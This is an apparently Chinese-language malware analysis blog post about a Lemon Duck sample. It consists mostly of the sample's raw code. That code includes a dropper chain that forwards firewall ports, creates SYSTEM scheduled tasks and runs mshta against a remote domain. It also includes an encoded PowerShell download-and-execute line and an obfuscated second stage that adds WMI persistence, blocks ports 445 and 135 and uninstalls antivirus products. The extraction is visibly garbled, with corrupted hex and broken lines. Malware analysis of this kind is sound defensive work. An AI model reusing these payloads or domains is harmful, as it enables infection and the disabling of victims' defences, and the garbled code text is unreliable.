柠檬鸭组织样本分析

原创sp4ce HACK学习呀 2021-01-14原文

起因



分析

1.txt

文本内容如下

```
cmd /c echo RmMrcM >> c:\windows\temp\msInstall.exe&echo copy /y
c:\windows\temp\msInstall.exe
c:\windows\kNnk.exe>c:/windows/temp/p.bat&echo "*"
```

```
>c:\windows\temp\eb.txt&echo
                               netsh
                                        interface
                                                      ipv6
>>c:/windows/temp/p.bat &echo netsh firewall add portopening tcp 65532
DNS2
        >>c:/windows/temp/p.bat&echo netsh interface portproxy add
v4tov4
          listenport=65532
                             connectaddress=1.1.1.1
                                                       connectport=53
>>c:/windows/temp/p.bat&echo netsh firewall add portopening tcp 65531
DNSS2
        >>c:/windows/temp/p.bat&echo netsh interface portproxy add
v4tov4
          listenport=65531
                             connectaddress=1.1.1.1
                                                       connectport=53
>>c:/windows/temp/p.bat&echo netsh firewall add portopening tcp 65529
        >>c:/windows/temp/p.bat&echo netsh interface portproxy add
v4tov4
          listenport=65529
                             connectaddress=1.1.1.1
                                                       connectport=53
                                            if
>>c:/windows/temp/p.bat&echo
                                                                exist
C:/windows/system32/WindowsPowerShell/
                                              (powershell
                                                                   - 0
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgB1AHQALgBXAGUAYgBDAGwAaQB1AG
4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAv
AHQALgBhAG0AeQBuAHgALgBjAG8AbQAvAGcAaQBtAC4AagBzAHAAJwApAA==^&schtasks
/create /ru system /sc MINUTE /mo 60 /st 07:05:00 /tn BIzdRfgY /tr
"c:\windows\kNnk.exe" /F) else start /b sc start Schedule^&ping
localhost^&sc query Schedule^|findstr RUNNING^&^&^(schtasks /delete
/TN Autocheck /f^&schtasks /create /ru system /sc MINUTE /mo 50 /ST
07:00:00
             /TN
                     Autocheck
                                   /tr
                                           "cmd.exe
                                                        / c
                                                                mshta
http://w.zz3r0.com/page.html?pBS S-AUDIT"^&schtasks
                                                        /run
                                                                  /TN
Autocheck^&schtasks /delete /TN BIzdRfgY /f^&schtasks /create /ru
              MINUTE
                      /mo
                            50
                                /ST
                                       07:00:00
                                                 /TN
"c:\windows\kNnk.exe"^&schtasks /run /TN BIzdRfgY^&schtasks /delete
/TN Autoload /f^&schtasks /create /ru system /sc MINUTE /mo 10 /ST
07:00:00 /TN Autoload /tr "c:\windows\temp\installed.exe"^&schtasks
/run /TN Autoload^) >>c:/windows/temp/p.bat&echo net start Ddriver
>>c:/windows/temp/p.bat&echo for /f %%i in ('tasklist ^^^| find /c /i
"cmd.exe"'^) do set s=%%i >>c:/windows/temp/p.bat&echo if %s% gtr 10
(shutdown
                 /r)
                             >>c:/windows/temp/p.bat&echo
                                                                  del
c:\windows\temp\p.bat>>c:/windows/temp/p.bat&echo
c:\windows\temp\installed.exe>>c:/windows/temp/p.bat&cmd.exe
                                                                   / c
c:/windows/temp/p.bat&cmd /c c:\windows\temp\installed.exe
```

简单格式化下

```
cmd /c echo RmMrcM >> c:\windows\temp\msInstall.exe& echo copy /y c:\windows\temp\msInstall.exe
c:\windows\kNnk.exe>c:/windows/temp/p.bat&echo "*"
>c:\windows\temp\eb.txt&//配置网卡、防火墙 echo netsh interface ipv6
install >>c:/windows/temp/p.bat &echo netsh firewall add portopening
```


```
tcp 65532 DNS2 >>c:/windows/temp/p.bat&echo netsh interface portproxy
add v4tov4 listenport=65532 connectaddress=1.1.1.1 connectport=53
>>c:/windows/temp/p.bat&echo netsh firewall add portopening tcp 65531
DNSS2
        >>c:/windows/temp/p.bat&echo netsh interface portproxy add
v4tov4
         listenport=65531
                            connectaddress=1.1.1.1
                                                     connectport=53
>>c:/windows/temp/p.bat&echo netsh firewall add portopening tcp 65529
        >>c:/windows/temp/p.bat&echo netsh interface portproxy add
v4tov4
         listenport=65529
                            connectaddress=1.1.1.1
                                                     connectport=53
>>c:/windows/temp/p.bat&//powershell 命 令
                                               echo
                                                       if
                                                             exist
C:/windows/system32/WindowsPowerShell/
                                             (powershell
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgB1AHQALgBXAGUAYgBDAGwAaQB1AG
4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAv
AHQALgBhAG0AeQBuAHgALgBjAG8AbQAvAGcAaQBtAC4AagBzAHAAJwApAA==^&// 计划任
务配置schtasks /create /ru system /sc MINUTE /mo 60 /st 07:05:00 /tn
BIzdRfgY /tr "c:\windows\kNnk.exe" /F) else start /b sc start
Schedule^&ping localhost^&// 检 查 定 时 任 务 是 否 已 启 动 sc query
Schedule^|findstr
                   RUNNING^&^&^(schtasks /delete /TN
/f^&//mshta下载马,截至分析时已无法访问schtasks /create /ru system /sc
MINUTE /mo 50 /ST 07:00:00 /TN Autocheck /tr "cmd.exe /c mshta
http://w.zz3r0.com/page.html?pBS S-AUDIT"^&//计划任务操作项schtasks /run
/TN Autocheck^&schtasks /delete /TN BIzdRfgY /f^&schtasks /create /ru
system /sc
             MINUTE /mo 50 /ST 07:00:00 /TN
                                                     BIzdRfgY /tr
"c:\windows\kNnk.exe"^&schtasks /run /TN BIzdRfgY^&schtasks /delete
/TN Autoload /f^&schtasks /create /ru system /sc MINUTE /mo 10 /ST
07:00:00 /TN Autoload /tr "c:\windows\temp\installed.exe"^&schtasks
>>c:/windows/temp/p.bat&// 创建批处理,内容为启动服务echo net start
Ddriver >>c:/windows/temp/p.bat&echo for /f %%i in ('tasklist ^^^|
find /c /i "cmd.exe"'^) do set s=%%i >>c:/windows/temp/p.bat&echo if
%s%
     gtr
           10
                (shutdown
                            /r)
                                 >>c:/windows/temp/p.bat&echo
                                                               del
c:\windows\temp\p.bat>>c:/windows/temp/p.bat&echo
c:\windows\temp\installed.exe>>c:/windows/temp/p.bat&cmd.exe
                                                                / c
c:/windows/temp/p.bat&cmd /c c:\windows\temp\installed.exe
```

批处理功能

- •设置防火墙规则,转发65532、65531、65529的请求到1.1.1.1
- 创建计划任务定时启动
- •写入批处理检测cmd.exe讲程
- •如果cmd.exe进程数量大于10则重启机器

powershell命令 下载执行PS脚本

powershell解码后如下



IEX(NewObjectNet.WebClient).DownloadString('http://t.amynx.com/gim.jsp')

gim.jsp下载下来是一个Poweshell文件

gim.jsp 第一阶段攻击脚本

gim.jsp

I`EX \$(New-Object IO.StreamReader (\$(New-Object
IO.Compression.DeflateStream (\$(New-Object IO.MemoryStream
(,\$('edbd07601c499625262f6dca7b7f4af54ad7e074a10880601324d8904010ecc18
8cde692ec1d69472329ab2a81ca6556655d661640cced9dbcf7de7befbdf7de7befbdf
7ba3b9d4e27f7dfff3f5c6664016cf6ce4adac99e2180aac81f3f7e7c1f3f227eb7bd7
999a69fa51fddf9f8ddc79f7c7fffdef7f2c597df7efdf277fbe4fbbb7bdfcbbff872f
e7af5bba55bbf30fd993b9fdefbfeabecdb27df1b7dfce264fe719a9e9e64e52a7fb59

da60fed375f9db7fe37773efe8d93df38f9f8938fefa477f64da33b0f7777e5d74f761 ee017fa9e7e7ff8f0fbafe8377cbe45009eaf72faebd53660ebc7a33bf7ed9b0fe9b30 7fafb03f3e9564a9fe6e8fcf4d5743bdddfdb75ef12663ff1d36fe85f81fd6adb0e873 efbceec84feb56fd23be91ea193d12fdae2cdab87f46f6a5e4ed34f1feaeb77f6a895c 5ebc0feb6b783cf0d62a9057e87e03cbb9b664dfb2a5db677d3bccdcb7c76376dde365 93h9f36a0187dhfeh35a0373e017e9d76049f9hee69536d160789ff7e09fec9a775f5e cf7f83d7e8f74370585d765f693dbe9d3575f7ef72926ef938f0122cd57d76fb6d3655 5344d5eaf16d5495e4eb2a6789a5e3d9b36d4a8ced1345f6475f6924853e79775fe7a9 92d96d973fah3c9a7053ea05fdhfc7559d5edh23a6997795daf4fe8h32f4edfhcfe7df 0e5a32f9eff5edf2688e9bccd5e6ea7d76d9dafaafae5226fcfb6e9c5941e60fc765a9 593cf0819f439cdd2fbf7763f6beb6a556653faa02ad3157ee2cbcfca6a5ab555bd4a9 7c56775314bafe8c3674a17bc4caf5e2ff319f5f91921bffc8a3e932fd3bc5cd7e96c9 6a565995de575716e7fb9a40fe74d9b2ffbf80099fd7d834c556a4f84501c9b67d3fbf bf4c5fef512d42334f405c14671a0af3a6868ab3836f7ee73ffed345f2eab69ba3be6f f3ec3c4d170e463d34dfa70effefd4fb9fd326f9ba24cf72fab76ff92077efd8e50a5a fb4f1ca0c269f66e7fa3b4dfbb248f377f9384061f6fac5d3d7021b1248a34f2f96c59 226133d8554752f4feff21f18ee622aa0b41be25488606afe411ff7d3559e970d64b3a db3b649f561bebef34b30d18e7f9f4d0964b1a0bfae48b40186d401cdfbac98a757db8 44c3e172ebe22f4a677991d5a924fbc91bfc997c5f3193133b1fd217d0524091cf1ebd e3d62cde6ba018b5f55b3657105269ee275703064a45d53fbd34348d602eae3453e877 6f9e4ea19d86faa8cf7e217ff9e694302b1585fd4c7dbe00b70d3aaa8a7cd640df0ad9 985aa867ce46602b35583d75943d52c81eb4664ebf2d4a22da4e0b74fd2a6c9ca936d9 ac425116d79562cbe0bd1dafaacced18edf3ebc4313f53a054f82a7e55dd0f9b8aeeaf a743bfd252043f3e59a47fffaf77ffda5e38797bfbffe9ab5d9d3196b85365b908639c 7777bf796c577e9c5f4f8f519a1a04d8109b55b9eb5f9459d4127ebb4a5a7af4ebffdd d7467e7d37be98bb36fbf39fb6eca235b0a3a3ca2c2a8b96c5a9c17b3ea0b33b2dffff 74fbff8f2d5b3f45be99b93d3e7a7af85e29f5dd7f9fa2780fff39ff82e53ff225b5f9 09ah29fef5d2e0a9a5c854a9407c9f95562fcd56h909h9138c46f7636a7e7fe54023h3 b9be03a9d50fad59f539d4c03763b25792a8b672d6b83cb531ac1f06ca161c8358a718 f79ecf4032bf46a260b9da327cb45e9c5b2202e7e522b1b556fa49f414444e4582c217 777686a57cd4f8fb38c7e19993fe8e716f5411e403dbe73e7fe16a982ba056af4de784 de41b2942d470efab4eeb11aca6bc42bfe02d79859aed066d9bd50253f1190b3aa4dc2 8848f455f2c33108238ec33376f167941df687ffef18bef34e88854758a9f5bf36996d 7956174f38a080aa4242a1bda9a4504fcaf42312c11425d91038ffb81642000d423f81 dfcb489e5e9fb673196a7cf235c6f948ae3cd2ecbd347a4b8276f89e613fa9dc0f8da4 bdfef2a31c36ec28ef48e016ffa8b49c026f637c4ffc57776dba29aa9466fabe5f6d67 9a10ee62ff9c5f32991883d1c99108b38fdeeec3ce30f41e08ecfb753fa76a98875557 05563a22cb2da6a006732b43f3df9f2ec0b60fcf967065146fbba6e3dff0bc8fe985a3 4a3fa183d366f64dbc0b646427eecc7f41550172c4c889df32f1803bcc3e5ba768e9e3 4df1553c93018f2365b4cf9f297c80fede097fc987eaae4fb31f3f78fd18be68fb25c2 fb7db7545fef31dfcfe1dbc2c5a860466b4938ef853fcaebf607e46fbe9e80ee49ffeb 02ac00a7357f09dc62215e0544620fcf46d4ffe474487a75f9cfcfeaf5fd22ff6cb72f

17b8f4112c6097367fedaa29f50724d7191bf1ad7f9acaccebf038febe4c7f8c1707fe c17dfb9a350e90b010c5db42c32f263d176dce5feb13883e8e0bcb08030f1f6f7f44e6 33c58695e18b62bcef3a7165b523f0c4bbf6390a9ea2203ea0e0121755378efe0577d4 59497795fde6365ad1fed6e815bde1097daf19f7ce681d3d63071c468fa12331e08c1a f3cc3cb9775d33678d74209b8cff0dcc750c7fc8f729e9db0884fc60e194b277136453 6835cbff3695a2deea6a76fbe7a71f605b86ddadc5583081e82fb85b14f7dd1d079c89 b324f7fd6706144c44b4c2199b943c3494d80d09d0c5464be51bb45e68022f2a59b8c5 ff24be853f5810081851aa64d10f9c518d22fb9236f6e7d42d2621dd4efaafe3daf5e5 7b543605a7c41adf03a5eb718fce23b7be92fcaad6771ef772ff0397a53e47e89f4615 fdce5e6d4ce91de1fcb2f69be5450105dee917ed17777ccbbfe1b7744dee95f7d91bef af25d3e5b9e3d7af4fdebacaeb3ef1169f08aa15ed46aab0ed3297626ec63d84733a1f 663f00f4fe4de2ecda476ec4da8fdc49b4c4fdd5a96ea74476027e249f67ae4ee14acf 4ba917f00e32e3c974ec78e75e44f353abe69f4ed22f40623e4318267debd4fb78c868 01a08259f5af8c2df16f441cfd4ddd992b8f3441a52136ee0cc30d2109c221853cc3bc be7d3d76a4029e632b674fb2a7f41936dbaf2a243f89d0b68e2e9f8ddf27a918de14a8 ef8c3e9f882b2113f709fe84b95d188e39dfade0fe4fbaddff333e61ea6d39d3b9ffee eac58496cb25730e25b9f7cba45eed71a18b94f7fe2a7a9d19b3b7b7bbbe3f183879fe c3c1c8f15f2fd4f3f79707f3c3ed8dffafef7bf5767f3e9f7b69645f5d3a458ea759bd 7bfd828e02d1571d2f31098e9727d6e346e5db51919be62592c60948e79c2a6e9f7f3b 27a456ea202288bf513116f9e2e560bf4f1770d226526b13b53bb98922d7d39be6e8b7 aaddfc38fcb5f7f6f0b509767cd1999df2dcdced00021686d417fcfce6c27df1d134c1 fd294deffbefd4c758dd788deb936e86af3adcf3299c6df3821dadfc11cd2ffa8e1b7e 437a6d59d3b4ce97a6bf4f4ecabafc677da295acc242944b12799ee35d25126ea64775 af8a5a230601b0a7074fac5f18b57a7afbf7a74b9cca14ee4ef375f31b5f8b5975f7c7 9a2df6efd9eac31e97fbf07fdff136d7049dfe0630e68eecaf79f9435eb98ec50fe661 7069fcb8f5df3a78290bfeede7db46adb39ffa15fac3f1340bfe497fc923b13fa69b80 5aa1134d87a97af2ecfcf7eb136271feacef7f5f7dd07c4753bdf9b7d0744b12f82cdb 401bdcdbed3ebfd4ff3267bb2a8ea67349f14a75f526e083d98d8eb0e8973714974851 cea67b5fecc5f57edeaba8617b77bfcedd7e3ebf92aab2fe4333bfd42746ac272ba35c 248602a10f25c73a0429d8e0d4851538746045632802d32b2ad2411912882f49d8d6b6 a7bc8d8696345b236681dbf7ed54789de7558314a9f31a0dd9d773b18f3c79261d8c19 ff8ec336270ebf7afde9d8e57680da674d3f7d9ce6ef6edd9f32f7fd1f9aa7ef0ead3d fe72c3fdffde95d827439fd89af56cff7eefea09cfcf4eae4f9d39f9edc3ff862e7e4f eef53ae7fd177df2e4fbeca5f3c9fef9fe7bfa8d87ff58377cb7bd3e3d73f7530bd7af b6aa7deb9470ee3f3c9faf9ea60f7e079317dfadd9d57bfcfdd370b2491eb7bbfd7834 5f9eddfe76c5ab43f78f30333febd172fee7d71f5f0ec634d650a1bbffce9fdb7f577c ff1dea73fd97e7bb27eb15cbc7971efeee5c1e50574c762f57bd3bf4f763fbfa41fbff 7fac16ef5ddc51eb3214865b984b9c412da328bf9847986b42429e9ea8bb18d57ce3dc 7f0d04d22cd8c7ebc8967303bdaecc5674cf6ef4fe9dff1f8de83ddefc1927c3611f6f 8c577e893b4bdd84ea7e2a38385a090a7636e36956687f42ffb0d5ba42b39e2ceaa727 9553da53f49832cf3a224793a99e4df1db7645108077a813e0126f4db15fd4a0cfc194 0fe628193890f4e8a195ca09106eb68fa7b36fbe28b6b7a7e7ffa3d95c89ed37164a99

```
f8ad9a07ea13fe8c3df0331f5a5becc0e311b7343dd25b912f9bb6a72d12c38cfbe5a3
76ce609e7b2682856bf64b713d452b2532a726767874291257cbcbcceaecaec8b6dd2d
6c79c766faf27fa19fdb9fb4b3103f54bce083d7cc4fe2ab91194300136f9252216247
421ab40855c819621e3b72967fabf5cffee76ee9648e6bef8dd31eafc6d511af705896
b40ceeb7c7e45c42546a1843772a6c8cba493bba9a46b633d53b7d4b9f64cbf312a9df
e9h755dfc2406e87aee74492fhd6faf66h0d21f662f36e4a11e3143efdfa3d20h6ea14
768fd943bc740d0ffea32eb75edaf541012e05b436c05f13eb8b8a9f6c7dd3666a5c14
38059fbc3e638d29f19eaef7efd5612f110c906a98fdfeb7747d7764c3d0ce8af9b90c
00hd00c40e563449e061h16ad028e63809399199f1479733ac870a66h7d2f4a06ea633
1a52fb7b6d2ad14668ffeb73cabbeb32d13f90eef7effde68f77b77b63e7f51bc2273f
3667c3a7d91bf3a7d76fa6a9537d5a43efd495a674db7c61f6f6d7d941ea6bf702bfdd
d4e5ffce4a3932fbf685e9e4ebfb73fdabd3fdabbfffdedef5467cb8f698595ba4a3f3
f7db3fd93d9abb3ec49799aee7d9b9676b72f8fcbaf4ebf5cdef9de36ad0d8db76f6a3
67e7efae2f337f3f44eca905f7cfc31fdfa1b27ff0f'-
split'(..)'|?{$_}|%{[convert]::ToUInt32($_,16)}))),
[IO.Compression.CompressionMode]::Decompress)),
[Text.Encoding]::ASCII)).ReadToEnd();
```

解密后内容如下(参考链接: 5分钟解码powershell payload)

```
= ")'x'+]43[emOHSP$+]12[eMOhSp$ (& |)63]RaHC[,'NCh'
$2h1
                                                        ECalpeR-
93]RaHC[,'Uft'
                                      ECalpeR-
)43]RaHC[,)911]RaHC[+07]RaH'+'C[+99]R'+'aHC[(ECaLpe'+'R-
93]R'+'aHC[,)511]RaHC[+9'+'7]RaHC[+711]RaHC[(
                                                     '+'eCalpERc-
421]R'+'aHC[,UftQjTUftECaLpeR-63]RaHC[,UftJdCUfteCalpERc-'+'
29 Ra'+'HC[, UftTR9Uft
                                                         ECaLpeR-
69]RaHC[,)2'+'11]RaHC[+811]RaHC[+20'+'1]RaHC[( eCalpERc-)UftF/ astR
nt/ eteled/ sksathcsF/ 1astR nt/ etUft+Ufteled/ sksathcs'+'F/ 2astR
ntUft+Uft/ eteled/ sksathcs}ecroF??? 1 e'+'ulaV- DROWDUft'+'+Uft epyT-
noisserpmoCelbasiD
wFcs'+'ret'+'emaraPTR9revreSnamnaLTR9secivreSTR9teSlortnoCtnerruCTR9ME
TSYSTR9:MLKHwFc
                htaP-
                        ytreporPmetI-teS
                                                  kcolb=noit'+'ca
531=troplac'+'ol
                            pc'+'t'+'=locotorp
                                                          ni=rid
w'+'FUft+Uft'+'c531ynedwFc=emanU'+'ft+Uft
                                        elur
                                                dda
                                                        llawerif
llawerifvda hsten
                   kcolb=noitca 544=troplacolUft+Uft pct'+'=locotorp
ni=rid wFc54'+'4yn'+'edwFUft+Uftc=eman
                                               d'+'da
                                        elur
                                                        llawerif
llaUft+Uftwerifvda
                                                   35=troptcennoc
                      hsten
1.1.1.1=sserddatcennoUft+Uftc 92556=tropnetsil
                                                  4vot4v
                                                             dda
yxorptroUft+UftpUft+Uft ecafUft+Uftretni exe.hsten
                                                     dSNDS 92556
'+' '+'5 peels-'+'trats
                             })}w'+'Uft'+'+UftFcdmcim'+'wJdC'+' c-
```

```
neddih
                                                         llehs'+'rewop
c/wFc=etalpm'+'eTeniLdnammoC;wFcexe.dmcTR923metsysTR9swodniwTR9:cwFc=h
taPelbatucexE;e'+'ma'+'NehtJdC+wF'+'ccwFc=emaN{@
                                                            stnemugrA-
wFcnoitpircsbusTR9toUft+UftorwFc
                                                  eUft+UftcapsemaN-'+'
                                           ssalC-
r'+'emusnoCtnevEeniLdnamm'+'Uft+UftoC
                                                         ecnatsnIimW-
teS(=rem'+'usnoC;)potS
                                             n'+'oitcUft+Uf'+'tArorrE-
};wFcsOumetsyS_SOfUft+UftreP_Uft+UftataDdet'+'tamroFfreP_23niWsOu ASI
ecUft+Uftnats'+'nItegraTUft'+'+Uft
                                        EREHW
                                                    0063
                                                               NIHTIW
tnevEnUf'+'t+UftoitUft+UftacifidoMecnatsnI
                                                      MORF
TCELESwF'+'c=yreuQ;wFcLQWwFc=egaugnaLyreuQ;wFc2vmicTRUft+Uft9toorwF'+'
c=ecapSemaNtnevE;emaNehtJdC+wFcfwFc=emaN{@
                                                         s'+'tnemugrA-
'+'wFcnoitp'+'ircsbusTR9toorwFc ecapSemaN- retliFtn'+'evE__ ssalC-
ecnatsnIimW-teS(=retliF{@
                                                            stnemugrA-
Uft+UftwFcnoitpircsbusTR'+'Uft+Uf'+'t9tooUft+UftrwFc
                                                         '+'ecapsemaN-
gnidniBremusnoCoTretliF__ ssalC- ecnatsnIimW-teS
)sOupsj.aasOu,sOupsj.asOu(ecalper.))5(gnirtsbus'+'.uJdC,Uft+UftsOu2UsO
u(ecalper.))5,0'+'(gnirt'+'sbus.uJdC,sOu1UsOu(ecalper.spmtJdC=dmcimwJd
                                      1+1
                                              U'+'ft+U'+'ft{)suJdC ni
           '+'naR'+'teg=emaNehtJdC
uJdC(hcaerofUft+Uft
                                               potS
                                                         noitcArorrE-
};wFcsOumetsyUft+UftS_SOfreP_ataDdettamroFfreP_23niWsOu
                                                                  ASI
ecnatsnItegraT EREHW 0063'+' NIHTIW tnevEnoitacif'+'idoMecnatsnI
MORF
TCELESw'+'Fc=yreuQ;wFcLQWwFc=eg'+'augnaLyreuQ;wFc2vmiUft+UftcTR9toorwF
c=ecapSemaNtnevE;wFcllabkcalbwFc'+'=emaN{@
                                                     stneUft+UftmugrA-
wFcnoitpiUft+UftrcsbusT'+'R9toorwFUft+Uftc ecapSemaN-
                                                        retliFtnevE
           ecnatsnIimW-teS
                                               {)1tiodJdC'+'
(fi'+'}{hctac}wFcsOullabkcalbsOuU'+'ft+Uft=emaNwFc
                                                               retlif-
sOunUft+UftoitpircsbusTR9toorsOu ecapSemaNUft+Uft-
                                                        retliFtnevE
ssalC- tcejb0IMW-teG=1tiodJdC{yrt}'+'}
                                               5 pUft'+'+U'+'fteels-
                           '+'wFcntJdCTR9fntJdCwFc nt/ nur/ sksathcs
tra'+'tUft+Ufts
1 peelsUft+U'+'ft-trats
                               }
                                        Uft+Uft}
                                                              }{hctac}
    1+1
}
                            llun-tuoQjT)llunJUft+'+'UftdC ,0 ,llunJdC
,llunJdC'+'
,)))5('+'gnirtsbus.uJdC,sOu2UsOu(ecalper.))Uft+Uf'+'t5,0(gnirtsbus.uJd
C,sOu1UsO'+'u(ecalper.spmtJdC,wFcDMC_SPwFc(ecalper.lmX.ksatJdC
,emaN.ksatJdC(ksaTretsigeR.redlofJd'+'C
{))wFcDMC_'+'SPwFc('+'sniatno'+'C.stneUft+UftmugrA.noitcaJdC(fi
{yrt
                           { )snoit'+'cA.noitinUft+UftifeD.ksatJdC ni
noitcUft+UftaJdC( hcaerof
                                                 {)'+'metiksatJdC ni
ksatUft+UftJdC(hcUft+Uftaerof
)Uft+Uft1(sksaTteG.redlofJdC=metiksatJdC
)wFcfntJUft+UftdCTR9wFc(redloFteG.vrstsJdC=redlofJdC
                                                             1 peels-
```

```
trats
                             wFcDMC SP c- neddih w- llehsrewopwFc rt/
F/ wFcntJdCTR9fntJdCwFc nt/ 06 om/ ETUNIM'+' cs/ Uft+Uf'+'te'+'taerc/
sksathcs
                          { esle }
                                              wFcDMC SP c- neddih w-
llehsrewopwFc rt/ F/ wFcntJdCTR9fntJdCwFc nt/ 06 om/ ETUNIM cs/ metsys
ur/ etaerc/ sksUft+'+'Uftathcs
                                           {)asJdC(fi
nt JdC
}}naRUf'+'t+'+'U'+'ftteg=fntJdC{esle})naRteg(+sOuTR9swodniWT'+'R9tfoSo
rUft+'+'UftciMsOu=fntJdC{)asJdC(fi{)2
                                           qe-
                                                   Uft+Uft3%iJdC('+'fi
}naRteg=fntJdC{)1
                                qe-
                                                   3%iUft+Uf'+'tJdC(fi
}sOUft+Uft'+'usOu=f'+'ntJdC{)0
                                                             3%iJdC(fi
                                            ae-
)uJdC,suJdUft+UftC(f0xednI::]yarra[ = iJdC
                                                           {)suJdC ni
                       wFcllabkcalbw'+'Fc rt/ F/ llabkcalb'+' nt/ 021
                }
omUft+Uft/ ETUNIM csUft+Uft/ etaerc/ sksathcs
                                                             { esle }
wFcllabkcal'+'bwF'+'c rt/ F/ llabkcalb nt/ Uft+Uft021 om/ ETUNIM cs/
                                                        {)tiodJdC ton-
metsys ur/ etaer'+'c/ '+'sksathcs
                                         {)asJdC(fi
(fi){hctac})'+'wF'+'Uft+'+'UftcllabkcalbwFUft+'+'Uftc(ksaTteG.)wFcTR9w
Fc(redloFt'+'eG.vrstsJdC=ti'+'odJdC{yrt)(tcennoC.vrsts'+'JdCU'+'ft+Uft
ecivreS.eludehcS
                           tcejbOmoC-
                                                tcejb0-weN
vrstsJdCUft+Uft)sOumo'+'c.xnyma.tsOu,sOumoc.g9rez.tsOu,sOumUft+UftocUf
t+Uft.0r3zz.tsOu(@=suJdC}))6%)'+'modnaR-teG(+6(
teGQj'+'T)221..79+09..Uft+Uft56+75..84(]][rahc[(nioj-
nruter{)Uft+Uft(naRteg
                                 noi'+'tcnuf)wFcrotartsinimd'+'A'+'wFc
|eloRnItUft+UftliuBswodni'+'Uf'+'t+UftW.Uft+UftlapUft+U'+'fticnirP.yti
ruUft+Uftc'+'eS[(eloRnIsI.))(tnerruCteG::]ytitnedIswodni'+'W.lapicnirP
.ytiruceS[]lapicnirPswodniW.lapicnirP.'+'ytUft+UftiruceS[(=asJdCsOu))s
OusOu'+'*sOusOunioj-
))modnar(,DIUU.)tcu'+'dorPmetsySretupmoC_Uft+Uft23niW
                                                            tcejboimw-
teg(,EMANRESU:vneJdC,EMANRETU'+'Uft+UftPMOC:vneJdC(@(+sOusOu?sOu+Uft+U
ftvJdC+sOupsj.a/sOusOu+lruJdC(a;sOusOu2UsOusOu+SOusOu1UsOusOu+Uft+Ufts
OusOu//:ptthsOusOUft+Uftu=lruJdC}}})bJdC]][rahc['+'nioj-
(xepvfI{Uft+Uft))))]Uft+Uft171..0[dJ'+'dC]][rahc[(nioUft+Uftj-
(gnirtS46esaBmorF::]trevnoc['+',Uft+Uft)redivorPecivUft+UftrUft+UfteSo
tpyrC'+'1AHS.yhpargotpyrC.ytiruceS
weN(,bJdC('+'ataDyf'+'irev.rUft+UftJdC(fi;)Uft+UftpJ'+'dC(sretemaraPtr
op'+'mI.rJdC;redivUft+UftorPecivreSotpyrCASR.yhpargotpyrC.ytir'+'uceS
tcejb0-
weN=rJdC;10x0,Uft'+'+Uft00x0,10x0=tnenUft+UftopxE.pJdC;)sOuUft+UftsOu=
01aHdLOqfpr7R6YIef1j1'+'vcQUpL2/zlbjpCLDjb58M0C5YluqWknCUeNLh4feqi4Rzx
n3cASZ8cwkR0r03mugLbuLp818LicDW0RY/Tm2'+'r3K7mlHYIcitzTzvUft+Uft2NN3Mw
9I'+'FUft+'+'UftPj4krWf2'+'6VtHbuNnmTN3/v8vgd'+'mpX'+'B1Gv'+'Xu71oWm2s
OusO'+'u(gnirtS46esaBmUft+UftorF::]trevnUft+Uftoc['+'=suludoM.pUft'+'+
UftJUft+UftdC; sretemaraPASRUft+Uft.yhpargotpyrC.ytiruceS
                                                               tcejb0-
```

```
weUft+UftN=pJdC; ]cJdC..371[dJdC=bJ'+'dC{)371
                                                                tg-
cJd'+'C(fi;tnuoc.dJdC=cJ'+'dC;'+')uJdC(wFcataDdaolnwoDwFc.)tneilpvfCbe
W.teN
                                tce'+'pvfjb0-'+'wpvfeN(=dJdC{)uJdC(a
noitcnufsOu=spmtJdC)sOuddMMyyyy_sOu
                                         tamroF-'+'
teG(+wFcvJdC'+'?wFc=vJdCtratser'+'Uft+Ufton/
                                                   sexobgsmsserppus/
'+'tnelisyrev/
                                wFceUft'+'+Uftxe.000sninuTR9erawlaM-
itnATR9setyberawlaMTR91~argorPTR'+'9:CwFc c/ dmcevitcaretn'+'ion/
llatsninu llac wFcsOu%ytiruceS notroN%sOu ekil Uft+UftemanwFc erehw
tcudorp exe.cimw b/ trats c/ dmcevitcaretnion'+'/ llats'+'n'+'inu llac
wFcsOu%suriVitnA%sOu ekil emanwFc erehw t'+'cudorp exe.cimw b/ trats
c/ dmcevitcaretnion/ llatsn'+'inu'+' llac wFcsOu%ytiruceS%sOu ekil
emanwFc erehw '+'tcudorp exe.cimw b/ trats c/ dmcevitcaretnion/
Uft+Uftl'+'latsninu
                        11Uft+Uftac
                                       wF'+'csOu%pva%sOu
                                                               ekil
emanwFcU'+'ft+Uft ereh'+'w tcudorpUft+Uft exe.cimw b/ trats c/
dmcevitcaretnion/ llatsninu llac wFcsOu%tsaUft+Uftva%sOu ekil'+'
emanwFc erehw tcudorp exe.cimw b/ trats c/ dmcevitcaretnion/ llatsninu
       wF'+'csOu%%yks'+'re'+'psa'+'K%%sOuUft+Uft
                                                  ekil'+'
er'+'ehw tcudorp exe.cimw b/ trats c/'+' '+'dmc'+'evitcare'+'tnio'+'n/
llatsninu Uft+Uftllac wFcsOu%tesE%sOu ekil emanwFc erehw tcudorp
eUft+Uftxe.cimw
                 b/
                       trats
                               c/
                                     d'+'mcUft(( (
                                                      )UftUftnIoJ-
U'+'ftxUft+]3,1[)(GNiRtsOT.EcNeREFERpesobrEVNCh (.'((" ; ((
VaRIaBlE 2Hl -vAlUEOn)[- 1..- (( GET-VaRIaBlE 2Hl -vAlUEOn).LENGTh
) ]-JoIN'' )
```

对字符串翻转、美化后

